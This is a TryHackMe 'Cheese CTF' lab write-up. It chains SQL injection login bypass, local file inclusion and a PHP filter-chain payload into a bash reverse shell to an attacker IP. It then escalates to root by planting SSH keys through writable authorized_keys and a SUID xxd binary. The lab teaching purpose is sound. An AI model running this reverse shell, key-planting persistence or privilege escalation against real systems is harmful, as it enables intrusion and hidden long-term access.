📝 TryHackMe: Cheese CTF – Writeup
📌 Room Overview
The CheeseCTF room on TryHackMe is an easy-level challenge that demonstrates a full attack chain:
Reconnaissance with
nmapWeb exploitation (SQLi & Local File Inclusion)
LFI to RCE via PHP filter tricks
Privilege escalation first to the
comteuser and finally toroot
This room provides hands-on practice for exploiting web vulnerabilities and Linux privilege escalation misconfigurations.
🎯 Step 1 – Reconnaissance
We begin with an Nmap scan of the target:
nmap -sS --top-ports 3000 <target-ip>
Multiple open ports are identified.

Port 80 (HTTP) is hosting a web application.
Visiting the Website

Exploring further, we find a login page.
🔐 Step 2 – Web Exploitation
SQL Injection
Using ffuf, I fuzzed for SQL injection payloads from the SecLists wordlists:
ffuf -w /usr/share/seclists/Fuzzing/SQLi.txt -u http://<target-ip>/login.php -X POST -d "username=FUZZ&password=FUZZ"

➡️ With this, I was able to bypass the login form.
📂 Step 3 – Local File Inclusion (LFI)
After login, inspecting the URL parameters showed that the file parameter was used to include resources:
http://<target-ip>/index.php?file=page.php

Testing with /etc/passwd confirmed LFI:
http://<target-ip>/index.php?file=/etc/passwd
💥 Step 4 – LFI to RCE
To escalate from LFI to Remote Code Execution (RCE), I used the php_filter_chain_generator tool. link here
python3 php_filter_chain_generator.py --chain "<?php exec('/bin/bash -c \"/bin/bash -i >& /dev/tcp/10.17.18.203/4445 0>&1\"'); ?>"
The generated payload was passed into the vulnerable file parameter, which executed PHP code on the server.
Finally, I set up a listener and triggered the payload to gain a reverse shell:
nc -lvnp 4444

At this stage, I had a shell as the www-data user.
🛠️ Step 5 – Shell Stabilization
The default shell was unstable. I upgraded it to a proper TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo&& fg
reset

Now I had a more interactive shell environment.
👤 Step 6 – Privilege Escalation (User comte)
I downloaded and executed LinPEAS to enumerate the system:


wget http://<attacker-ip>/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Note: if permission denied for
wgetthen try to execute it from/tmp
Simple
cd /tmp && wget http://<ip>/linpeas.shwill solve the issue
LinPEAS highlighted potential privilege escalation vectors.

Among them:
- Write permissions on
comte’s SSH authorized_keys file.
So, I placed my SSH public key inside /home/comte/.ssh/authorized_keys and logged in as comte:

ssh -i id_rsa comte@<target-ip>


Boom ! got the user shell!
cat user.txt will give the flag!
⚡ Step 7 – Privilege Escalation (Root)
Enumerating sudo
Running sudo -l as comte showed:
User comte may run the following commands on ip-10-201-48-162:
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) NOPASSWD: /bin/systemctl restart exploit.timer
    (ALL) NOPASSWD: /bin/systemctl start exploit.timer
    (ALL) NOPASSWD: /bin/systemctl enable exploit.timer
Inspecting Services
Checking /etc/systemd/system/ revealed:
exploit.service:
[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
➡️ This copies xxd into /opt/xxd with the SUID bit set.
🔓 Step 8 – Exploiting SUID xxd
Starting the service:
sudo systemctl start exploit.timer
- It returned Error so i added the entry of the exploit.timer

Now /opt/xxd had SUID root:
ls -l /opt/xxd
-rwsr-sr-x 1 root root 123456 /opt/xxd
With this, I could write files as root.
Writing Root’s Authorized Keys
I added my SSH public key to root’s authorized_keys:
echo "ssh-ed25519 AAAAC3Nz... kali@kali" \
| /opt/xxd | /opt/xxd -r - "/root/.ssh/authorized_keys"
🐚 Step 9 – Root Access
Now I could SSH directly as root:
ssh -i id_ed25519 root@<target-ip>

or another easy way
/opt/xxd "/root/root/root.txt" | xxd -r
📖 Key Learnings
SQL Injection can often be combined with LFI to escalate further.
LFI to RCE using PHP filters is a powerful technique.
Systemd misconfigurations (sudo + timers/services) can lead to privilege escalation.
SUID binaries can be abused to read/write root files.
Adding an attacker’s key to
authorized_keysis a stealthy persistence method.
🔗 References
GTFOBins – for exploiting SUID binaries
Other community writeups:
Comments
Join the discussionNo comments yet. Be the first to comment.